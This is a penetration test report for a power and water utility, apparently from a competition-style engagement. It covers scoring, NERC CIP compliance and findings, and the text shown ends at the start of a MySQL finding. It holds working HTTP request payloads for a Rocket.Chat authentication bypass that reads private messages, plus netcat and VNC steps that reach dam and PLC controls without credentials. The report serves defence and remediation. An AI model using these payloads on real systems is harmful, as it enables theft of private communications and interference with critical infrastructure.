Penetration Test Report

Next-Generation Power and Water

January 08-09, 2021

Notice of Confidentiality: This document and the contents thereof are provided in strict confidence for the sole usage of Next-Generation Power and Water. As the contents of the document contain strictly confidential and privileged information regarding the infrastructure of Next-Generation Power and Water, the document may not be disclosed or redistributed without the sole consent of Next-Generation Power and Water, as such actions may expose sensitive information regarding the company and put them at risk.

Disclaimer of Warranty and Limitation of Liability: If further professional assistance is required outside the responsibilities of penetration testing, the services of a competent professional person should be sought. Neither the publisher nor the authors shall be liable for damages arising herefrom. The referencing of any external sources or works as a citation or a potential source of further information does not imply the endorsement of the publisher and authors. Further, readers should be aware that standards and practices constantly change within the field of cybersecurity, and that the information in this document is only deemed accurate up to the time the work was written.

Warning: The contents of this report are to be provided to Next-Generation Power and Water in a format that is not easily modifiable. The customer should not attempt to omit any findings within this report and should take full responsibility in remediating or mitigating any findings herein. The resolution of any of these findings should only be documented once the finding has been remediated and has been validated by another professional competent in the field of cybersecurity, which may be the same as the publishers of this document.

Table of Contents

Executive Summary

Purpose and Scope of Evaluation: The following report was written on January 08-09, 2021, on behalf of NGPEW to perform a penetration test on their infrastructure, specifically the networks encompassing the company's corporate branch, core infrastructure, and ICS/SCADA control systems. The goal of this test was to assess the risk of security vulnerabilities posed by both internal and external threats towards NGPEW's network resources and services. Having completed the requested security assessment without compromising NGPEW's security nor interfering in the company's operations, the following report has been written to inform the company of the effectiveness of its efforts in remediation and system hardening. In addition, the report is also intended to inform the company in the areas in which it can further improve, along with the risks involved if NGPEW leaves any systems vulnerable.

As part of the Energy and Dams Sector, the company is considered by the DHS Cybersecurity and Infrastructure Security Agency to be part of the Critical Infrastructure Sector. Consequently, the company is liable to the NERC Critical Infrastructure Protection standards (hereafter referred to as NERC/CIP or simply CIP). This report takes into account the company's compliances or violations to these standards, as failure to fully comply with these standards places the company in great regulatory risk, as well as substantial financial risks as a result of potential fines resulting from violations.

Key Findings and Recommended Responses: Since the last security assessment performed on October 24, 2020, NGPEW's security has greatly improved, showing stronger cybersecurity controls than previously observed. The most notable strengths observed are the presence of network ACLs, firewalls, and improved network segmentation, up-to-date software, and stronger authentication systems. Nonetheless, by the end of the assessment, [redacted] was able to find 7 vulnerabilities, of which 2 are critical, 1 high, 3 medium, and 1 low. In addition, 2 informational findings are included to provide more information for assessing the network's security. All in all, the aforementioned strengths and weaknesses may be categorized under three security elements.

1. Authorization / Network Security: Since the last security assessment, NGPEW has effectively implemented firewalls, network access control lists, and network segmentation as recommended. These security measures reduce external access to the company's critical infrastructure, and in general, significantly improves the security posture of the company. The aforementioned security systems are significant as they keep NGPEW compliant to various points in the CIP standard, greatly reducing the company's exposure to regulatory risks by avoiding violation fines, as well as operational and financial risks in avoiding compromising the company's services and assets. However, there are elements of security that leak non-compromising information which is worth verifying.

2. Authentication: The company has also improved its authentication systems since the last assessment, with secure configurations that strictly require authentication on interfaces through which potential intruders would try to gain access to the system. However, although authentication is noticeably more secure from external threats, the presence of weak or default credentials internally still presents a great risk posed by internal threats.

Though the team has not observed the presence or the lack thereof of certain systems, [redacted] would like to recommend the implementation or continued implementation of *Single Sign-On (SSO) solutions* for both greater security and convenience to company employees, as well as *Multi-factor Authentication* which is

required by CIP on some interfaces. Failure to implement multi-factor authentication may expose the company to regulatory risks potentially amounting to significant financial risks. [redacted] also recommends making sure that all company employees are aware and compliant of strong password policies and practices, replacing default passwords in all its systems, as well as using stronger passwords.

3. General Configurations: From the previous assessment, NGPEW has updated a significant amount of software running on the network. In moving forward, NGPEW should keep its software and services up to date to install the latest security patches. Failure to do so exposes the company to a technical debt amounting to significant strategic risk, which could potentially evolve to operational risk if exploited.

Potential Risks: Collectively, the 7 identified vulnerabilities expose NGPEW to a significant degree of business risk. The potential of external fraud exists in the forms of theft and hacking-related damage. Coupled with the possibilities of business disruption and system failures, these vulnerabilities pose a great *operational risk* to NGPEW. This compromises the company's ability to ensure confidentiality, availability, and integrity in its operations. Furthermore, the *legal risks* engendered by violations to NERC / CIP regulations constitute a liability to possible significant monetary penalties. Having recently gone public, the same regulatory risks also present the company with *reputational risk* if investors find these vulnerabilities neglected, and can create further *financial risk* for the company.

Considering the great business risk posed by the vulnerabilities found in the report, it is important that NGPEW take note of all technical findings and remediate the vulnerabilities reported. Taking heed to the technical findings as well as the recommended responses provided will allow the company to find itself in a safer standing, able to guarantee the provision of its critical services to the region and the security of its assets. Failure to remediate the reported vulnerabilities may expose the company to great *strategic risk* as the technical debt accumulates.

Final Notes: Having shown great improvement in strengthening their infrastructure's cybersecurity consistent with the recommendations provided during the last assessment, it is evident that NGPEW is committed to providing energy to the region in a secure and reliable manner. [redacted] and its security engineers are proud to be able to offer their services to NGPEW and would be proud to further offer their services again to such a client that takes security seriously, should NGPEW require further evaluation of their network to improve their network security, upon which critical services in the region depend on. The security engineers offer NGPEW their regards and the best of luck as the company moves forward in its mission.

Introduction

Purpose

[redacted] was contracted by NGPEW to perform a limited-scope penetration test on its network on January 08-09, 2021, at 0930-1800 EST. The purpose of the penetration test was to detect vulnerabilities lying within NGPEW's enterprise network to allow the company to take the appropriate steps towards remediating or mitigating the vulnerabilities found in the network. To further do so, the report not only documents findings in the network but also outlines recommendations for remediations for each finding, along with a high-level recommended response plan.

NGPEW's business and infrastructure is part of what is referred to as a Critical Infrastructure Sector by the US Department of Homeland Security's Cybersecurity and Infrastructure Security Agency (DHS CISA). In addition to being a Critical Infrastructure, the company must conform to standards such as the North American Electric Reliability Corporation's Critical Infrastructure Protection standards (hereafter referred to as NERC CIP or simply CIP). The security assessment performed by [redacted] on NGPEW's networks takes into account the company's compliance or violations of these standards, documenting them throughout the report.

Scope

The penetration test was of limited scope, only assessing three subnetworks representative of NGPEW's corporate branch, core infrastructure, and ICS/SCADA control systems. These subnetworks are addressed by three IPv4 CIDR blocks: ***10.0.1.0/24, 10.0.5.0/24, and 10.0.10.0/24,*** respectively. Within these subnets, the security engineers evaluated the security of endpoint devices as well as the services hosted thereon, such as web services, databases, Modbus or PLC Control services, and corporate communication tools. Initially, the scope consisted of finding risks posed by external threats. After noticing the positive restrictions imposed by their network security on external threats, NGPEW shifted the test to become oriented towards finding internal threats, giving the team direct privileged access to an internal system.

[redacted] penetration testers remained within the defined scope of the penetration test and have ensured that actions taken during the evaluation did not interfere with the company's operations, communicating with NGPEW directly to clarify the scope of the assessment whenever deemed necessary. The team also took precautions to avoid exposing the company to additional risks. Any sensitive information gathered is also held in strict confidence and has been redacted from the report or graphics herein.

Assessment Methodology

On the first day of testing, [redacted] penetration testers conducted numerous scans, ranging from fast scans to thorough aggressive scans of the three subnetworks in scope. The testers were only able to gain access to the 10.0.1.0/24 subnet and were blocked off from the other subnetworks. After determining the strength of NGPEW's network security, [redacted] narrowed down the initial attack vectors to a few services which the team thoroughly researched the services after the first day of testing.

Returning the second day with this research, [redacted] gained moderate access to the company's chats but was still unable to assess significant risks posed by external threats as a result of the great improvements in network security. Upon hearing of the extent of their network security restrictions, NGPEW altered the assessment and gave the team direct privileged access to a nonessential internal host. With these changes, [redacted] shifted from finding risks posed by external threats, towards those posed by internal threats.

Upon gaining internal access to the network, [redacted] ran moderate scans to discover the hosts and services running inside the network. Using these findings along with Vulnerability Assessment scans provided the night prior, [redacted] began assessing the services running on the network, mostly consisting of web services, as well as the ICS/SCADA control systems. During this process, the pen tester took extreme caution not to modify the credentials of existing users in the system and made sure that the assessment did not disrupt NGPEW's business operations.

Lastly, [redacted] penetration testers gathered evidence of the vulnerabilities by taking screenshots and redacting any confidential information found in the recorded evidence. At the end, the testers took the appropriate steps to remove tester access from any vulnerable systems so as to avoid placing them in greater risk.

Severity and Risk Level Definitions

Within the report, two main measures are used to evaluate the urgency of a vulnerability. The primary measure used is the severity level, which is scored using the Common Vulnerability Scoring System v3.1 (CVSS). The secondary measure used is the risk level, using a risk matrix scoring system.

Though similar, it is important to note that severity and risk are not equivalent. Risk level measures are affected by the likelihood of a vulnerability more than severity levels are. This may lead to negligence of critical severity vulnerabilities of low likelihood. As part of the region's critical infrastructure, the range of potential threat actors anticipated by NGPEW are not limited to unsophisticated, low-level criminals, but also include sophisticated, high-caliber, and well-funded threats. Such a threat actor is not limited by low likelihood, as they will search extensively for any vulnerabilities that may compromise the company's systems. Thus, NGPEW can not afford to ignore any high impact vulnerability merely because of its lower likelihood.

For this reason [redacted] has decided to use severity levels as the primary measure to mitigate this issue. Severity levels still take likelihood into consideration in the form of "exploitability", but with reduced effects. However, risk levels are still provided in the report regardless, to give risk analysts and management an alternative measure for evaluating a vulnerability.

Severity Level Measures: To measure severity, the CVSS v3.1 standard is used. The Common Vulnerability Scoring System is an open industry standard for assessing the severity of a computer system security vulnerability. The basic score is used as a simple quantitative measure in collaboration with the score-to-rating chart in Fig 2.2A to provide a qualitative measure of the severity. The base vector string is also shown to give a better technical description of the vulnerability. The breakdown of the vector string is shown in Fig 2.2B

A.) CVSS v3.1 Score-Rating Table

Severity Rating	Base Score
Critical	9.0-10.0
High	7.0-8.9
Medium	4.0-6.9
Low	0.1-3.9
Informational	0

B.) CVSS v3.1 Base Vector String Breakdown

Exploitability	Scope (S)
Attack Vector (AV)	Unchanged (**U**), Changed (**C**)
Network (**N**), Adjacent (**A**), Local (**L**)	**Impact**
Attack Complexity (AC)	Confidentiality (C)
Low (**L**), High (**H**)	None (**N**), Low (**L**), High (**H**)
Privileged Required (PR)	Integrity (I)
None (**N**), Low (**L**), High (**H**)	None (**N**), Low (**L**), High (**H**)
User Interaction (UI)	Availability (A)
None (**N**), Required (**R**)	None (**N**), Low (**L**), High (**H**)

Fig 2.2. A legend for the usage of CVSS 3.1 metrics. (A) shows the qualitative severity ratings w/ the corresponding color depending on the base score. (B) shows the breakdown of the CVSS Base Vector String. The vector string will compose of the field abbreviation (AV for Attack Vector) followed by a colon and the attribute abbreviated (N for Network). Each field is separated by forward slashes.

Risk Level Measures:

Alternatively, to measure risk levels, a simplistic risk matrix is used as defined in Fig 2.3A. The risk matrix will take into account the impact of the vulnerability along with the probability that it will occur. A base impact score is obtained using the impact subscore provided by the CVSS calculator, along with a base probability using the CVSS exploitability subscore. The two scores are then adjusted by [redacted] security engineers using their own technical knowledge and by taking the specific context into consideration. The risk score is then obtained by mapping the adjusted impact score and probability to a risk rating using the Probability v Impact Risk Matrix in Fig 2.3A. Finally, all quantitative scores are converted to qualitative ratings using a score-to-rating scale as described in Fig 2.3B.

A.) Probability v Impact, Risk Matrix

Probability	Risk Level				
Very High	Medium	Medium	High	Very High	Very High
High	Low	Medium	High	High	Very High
Medium	Low	Low	Medium	High	High
Low	Very Low	Low	Medium	Medium	High
Very Low	Very Low	Very Low	Low	Medium	Medium
Impact	Very Low	Low	Medium	High	Very High

B.) Score-to-Rating Chart

Rating	Probability	Impact
Very High	0.9 - 1.00	0.90 - 1.00
High	0.7 - 0.89	0.75 - 0.89
Medium	0.5 - 0.69	0.60 - 0.74
Low	0.3 - 0.49	0.25 - 0.59
Very Low	0.0 - 0.29	0.00 - 0.24

Fig 2.3. A legend for the scoring of risk level, probability, and impact. (A) shows the risk matrix for obtaining the qualitative risk level using the qualitative measures of probability and impact. (B) shows the corresponding rating which describes each range of probability, impact, and risk.

It is important to note that the aforementioned scoring process is done throughout the report using the technical knowledge and professional experience of [redacted] security engineers. These scores do not reflect the official values found in the National Vulnerability Database (NVD) and should not be treated as such.

Compliances

As a part of the region's critical infrastructure, NGPEW must comply with standards set by national organizations to ensure that the company will be able to withstand attacks set upon it in an attempt to disrupt the company's services to the region. Specifically, NGPEW must comply with the North American Electric Reliability Corporation's Critical Infrastructure Protection (NERC CIP) standards as an energy provider.

As described earlier, the NERC CIP standards are a set of mandated standards that all energy companies in North America must follow as a part of the region's critical infrastructure. Violation of these standards holds a company liable to significant monetary penalties as an enforcement action. More information may be found on ***nerc.com/pa/Stand/Pages/CIPStandards.aspx***, under the "Subject to Enforcement" dropdown. Note that the only standards considered by [redacted] were those which are still subject to enforcement on January 09, 2021, and those which could be tested within the time frame and the limited digital access provided. It is recommended the NGPEW also consider those which are subject to future enforcement although they were not included in [redacted] analysis. The references for each section of the standard which [redacted] uses are as follows:

CIP-#	Title	Reference
005-5	Electronic Security Perimeters	***nerc.com/pa/Stand/Reliability%20Standards/CIP-005-5.pdf***
007-6	System Security Management	***nerc.com/pa/Stand/Reliability%20Standards/CIP-007-6.pdf***

CIP-#	R#	Part #	Requirements
005-5	R1	1.3	Require inbound and outbound access permissions, such as firewalls, network access control lists (ACL), etc.
	R2	2.1	Utilize an intermediate system to prevent direct access from a low security cyber asset to a high impact cyber asset.
		2.2	Utilize encryption for interactive remote access sessions on intermediate systems.
		2.3	Require multi-factor authentication for all interactive remote access sessions
007-6	R1	1.1	Enable only logical network accessible ports deemed necessary by entity.
	R6	5.4	Change known default passwords.
		5.7	Limits number of unsuccessful authentication attempts and/or generates alerts after meeting threshold.
011-2	R1	1.1	Employ information protection program to protect BES Cyber System information.
		1.2	Procedures for protecting and securely handling BES Cyber System Information
	R2	2.1	Takes action to prevent unauthorized retrieval of Cyber System Information from data storage, such as sanitization and encryption.


Technical Findings

The following section contains a listing of the main technical findings discovered throughout the security assessment. The section first starts with a summary of findings along with relevant info-graphics to accompany it. Afterwards, all notable vulnerabilities are listed in the following subsections, sorted by severity levels as described and justified in the "Severity and Risk Level Definitions" segment above. Specifically, it lists critical severity findings, followed by high severity, medium severity, then low severity findings. Lastly, a listing of notable informational findings then follows the vulnerabilities to discuss any positive security findings or indeterminate findings that are worth mentioning.

Within each technical finding is a descriptive severity and risk level graphic to outline the severity and risk of the vulnerability. A brief description of the vulnerability is provided, followed by a statement of the potential business impacts, then by an attack replication portion outlining how [redacted] security engineers were able to find the vulnerability, along with a listing of the systems affected by the vulnerability. Finally, a recommended remediation section describes a possible solution for the technical finding for technicians to use, concluded by a list of references for technicians and management alike to look into should they need additional information regarding the technical findings or the recommended remediation proposed.

Overview

Throughout the duration of the penetration test performed on NGPEW [redacted] found 7 notable vulnerabilities in the company's network. Of these 7 vulnerabilities: 2 are critical, 1 are high severity, 3 are medium severity, and 1 are low severity. In addition to these, the penetration testers also found 2 informational non-vulnerability findings which warrant discussion and documentation.



Critical Findings:

Anonymous Login to VNC on Dam Control System

Affected Systems:

IP Address	Port	Service
10.0.5.50 (Dam Control System)	5900/tcp	VNC

Severity and Risk:

Common Vulnerability Scoring System (CVSS v3.1)			
Severity	Critical	Score	9.8
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		


Risk Matrix					
Risk Level	Very High	Impact	Very High	Probability	Very High

Details:
With access to the network, all anonymous users or legitimate users may access the damn control system through the RealVNC service. RealVNC has no authentication methods, allowing all requests through ultimately permitting complete control over all damn operations. When accessed, the VNC contained access to a software running Unified Systems 1.0 that managed the Dam systems such as controlling flows, resetting the dam and stopping the flow.

Potential Business Impact:
With an extremely high potential impact, this vulnerability presents a significant liability to NGPEW, as it exposes the company to various substantial risks. Firstly, in allowing any internal users from low privilege to directly access and control the company's dam systems, this vulnerability presents a severe *operational risk* as it allows any internal user to disrupt the company's business operations, to the point of endangering lives by potentially flooding the nearby region. Furthermore, this vulnerability is a potential violation in the **CIP-005-5:2.2** standard, as the unencrypted RealVNC remote access sessions violate the mandated usage of encryption for such connections, constituting a *legal risk*.

With the ability to severely disrupt business operations to a non-operational state, the threat to human life of floodings with the gained access, and the significant monetary penalties as a result of the compliance violation, this vulnerability also presents a great *financial risk* to the company in the form of possible penalties, lawsuits, or large losses in revenue.

Attack Replication:
In order to reproduce the vulnerability, install a VNC client such as VNC Viewer and send a connection request to the host IP: *10.0.5.50*.



Screenshot of Unified Systems 1.0 with Dam information and controls

VNC Viewer warns there is no encryption for the connection.

Recommended Remediation:
[redacted] recommends the following to mitigate this vulnerability:

- Authentication should be required for the VNC server to ensure that only those with privileged access have access.
- Encryption should be implemented. RealVNC server provides options to change encryption rules.

References:

- https://archive.realvnc.com/products/vnc/documentation/4.6/docs/aj1025992.html#:~:text=VNC%C2%AE%20documentation&text=By%20default%2C%20all%20communication%20between,be%20tightened%2C%20but%20not%20relaxed.

Unauthenticated Access on Dam Debug Panel

Affected Systems:

IP Address	Port	Service	Version
10.0.1.198 10.0.1.199 10.0.1.200 10.0.1.201 10.0.1.202 10.0.1.203	8080/tcp	PLC DEBUG	0.1

Severity and Risk:

Common Vulnerability Scoring System (CVSS v3.1)			
Severity	Critical	Score	9.8
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		

Risk Matrix					
Risk Level	Very High	Impact	Very High	Probability	Very High

Details:

By using a common network tool like netcat, the security engineers were able to connect without credentials to the PLC system used for Dam debugs and managements, which has the potential to put critical infrastructure at risk. Due to the critical nature of the system controls and features provided by the tool, lives could be at risk if the vulnerability was exploited.

Potential Business Impact:

In giving low privileged users direct unprivileged access to PLC systems, this vulnerability gives a wide range of internal access to the PLC systems. With the option to read sensitive information about the critical systems, this vulnerability greatly exposes NGPEW to *operational risk* in the form of potential disruptions on the company's services. Also constituting a potential CIP violation, specifically of the **CIP-007-6:5.1** standard, this vulnerability places NGPEW in *legal risk*, accompanied by significant *financial risks* in the form of lost revenue from potential disruptions and monetary penalties from violations.

Attack Replication:

[redacted] security engineers were able to connect to the industrial infrastructure on multiple hosts via Netcat. By specifying the IP address along with the port, the security engineers are able to connect to PLC DEBUG v0.1 and execute command options one through seven as shown below. The command that gave this access was: ***nc 10.0.1.198 8080***

Recommended Remediation:

[redacted] recommends segmenting critical systems and restricting access to maintainers and engineers working on the systems. Following guidelines will help prevent the risk:

- Configure firewalls to restrict external access from these machines. Specifically, ports for PLC Debugging should restrict external access as per **CIP-007-6:1.1**, and **CIP-007-6:5.1**. The restructuring of the network to separate control systems and the rest of the corporate network is suggested in NIST 800-82, as is referenced below.
- Under **CIP-005-5:2.1**, access to critical cyber assets, such as these control systems, should be done through an intermediate system to restrict access and improve security of critical control Systems.
- Configure machines to have authentication if possible.

References:

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf - NIST 800-82
- "Guide to Industrial Control Systems (ICS) Security"
- Includes information on network segregation and separating control systems from the rest of the corporate network using firewalls.

High Risk Findings:

Unauthenticated Access to Rocket.Chat Messages

Affected Systems:

IP Address	Port	Service	Version
10.0.1.154	3000/tcp	Rocket.Chat	3.9.4

Severity and Risk:

Common Vulnerability Scoring System (CVSS v3.1)			
Severity	High	Score	7.5
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		

Risk Matrix					
Risk Level	High	Impact	Moderate	Probability	Moderate

Details:

Rocket.Chat permits unregistered users full read access to both public and private chats due to a lack of proper authentication in their API requests. This vulnerability takes advantage of Rocket.Chat's lack of authentication requirement in *livechat* features leading to access to chat history on private messages and default channels such as general. [redacted] team first identified the vulnerability during the engagement. The team has since reported the security issue to Rocket.Chat.

Potential Business Impact:

In granting full anonymous read access to all public and private messages in NGPEW's instance, this vulnerability exposes NGPEW to significant operational risks in the form of external fraud, specifically, by allowing potential attackers to gather information on the company's operations and employees sent through the Rocket.Chat messaging service. Furthermore, if NGPEW decides to use this compromised messaging service to disclose BES Cyber System information, the company will be in legal risk of potentially violating various standards in **CIP-011-2**, which require proper, secure storage or transfer of such critical information.

Vulnerability Information & Attack Replication:

This vulnerability combines lack of authentication on two API methods. Rocket.Chat uses *method.Call* for API endpoints that require authentication and *method.callAnon* for endpoints that don't require authentication. The code that parses API requests for *method.call* and *method.callAnon* does not separate endpoints that require authentication. As a result of this, private methods invoked and defined by *Meteor.methods* can be called directly through *method.callOn* resulting in authentication bypasses in some cases.

Step 1: Creating guest account through livechat

The livechat method *livechat:registerGuest* allows for registering guest user accounts on the Rocket.Chat instance without notifying the administrators and the users. Use the POST request below to create a guest user account.

```
POST /api/v1/method.callAnon/anything_research HTTP/1.1
Host: rocketchat_instance:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Auth-Token: null
X-Requested-With: XMLHttpRequest
Content-Length: 174
Connection: close

{"message":"{\"msg\":\"method\",\"method\":\"livechat:registerGuest\",\"params
\":[{\"token\":\"exploittoken\",\"name\":\"Rojan\",\"email\":\"exploit@localho
st.local\"}],\"id\":\"123\"}"}
```

Step 2: Using guest account to access general channel

The second method that is vulnerable to authentication bypass is the *livechat:loadHistory*. This function allows for retrieving message histories for channels and takes five parameters: *token, rid (room id), limit, end,* and *ls*. *Token* and *rid* are required in the API call. In Rocket.Chat, the default channel *general*'s rid is GENERAL compared to random hashes that other channels have. The token required in the POST is the same as the one used to create the guest account (ex: exploittoken). Sending a request given below will return a JSON format of messages in #general channel.

```
POST /api/v1/method.callAnon/anything_research HTTP/1.1
Host: rocketchat_instance:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 162
Connection: close

{"message":"{\"msg\":\"method\",\"method\":\"livechat:loadHistory\",\"params\"
:[{\"token\":\"exploittoken\",\"rid\":\"GENERAL\",\"limit\":300}],\"msg\":\"12
3\"}"}
```

Step 3: Reading private messages

It is also possible to read private messages with this vulnerability. Private messages between two users, userA and userB will have a room id that equals the user id of A + user id of B. As a result, by concatenating user id's received via the response from request in Step 3 it is possible to read private messages.

This vulnerability allowed [redacted] to gain access to confidential internal messages such as the following:


```
"_id": "rd4WMSnC4iWLsRYH2",
"alias": "",
"msg": "Your new password is [redacted]",
"attachments": [],
"parseUrls": true,
"groupable": false,
"ts": {
    "$date": 1610228820049
},
"u": {
    "_id": [redacted]
    "username": [redacted]
    "name": [redacted]
},
"rid": "GENERAL",
"mentions": [],
"channels": [],
"_updatedAt": {
    "$date": 1610228820051
}
```


Disclosed message on Rocket.Chat message logs

Recommended Remediation:
[redacted] reported the vulnerability to Rocket.Chat's security team through HackerOne shortly after the engagement ended. For the time being, [redacted] recommends the following:

- Perform an investigation on requests dated before the engagement to check for any abuse.
- Restrict access to Rocket.Chat to the corporate network only.

Once the security issue is fixed, and a patch issued by Rocket.Chat, NGPEW should update the Rocket.Chat instance to the latest service.

References:

- https://github.com/RocketChat/Rocket.Chat
- https://github.com/RocketChat/Rocket.Chat/blob/develop/app/livechat/server/methods/registerGuest.js
- https://github.com/RocketChat/Rocket.Chat/blob/develop/app/livechat/server/methods/loadHistory.js
- https://hackerone.com/rocket_chat

Medium Risk Findings:

Default MySQL Credentials on Kill Bill Database

Affected Systems:

IP Address	Port	Service	Version
10.0.5.75	3306/tcp	MySQL	5.5.5 MariaDB

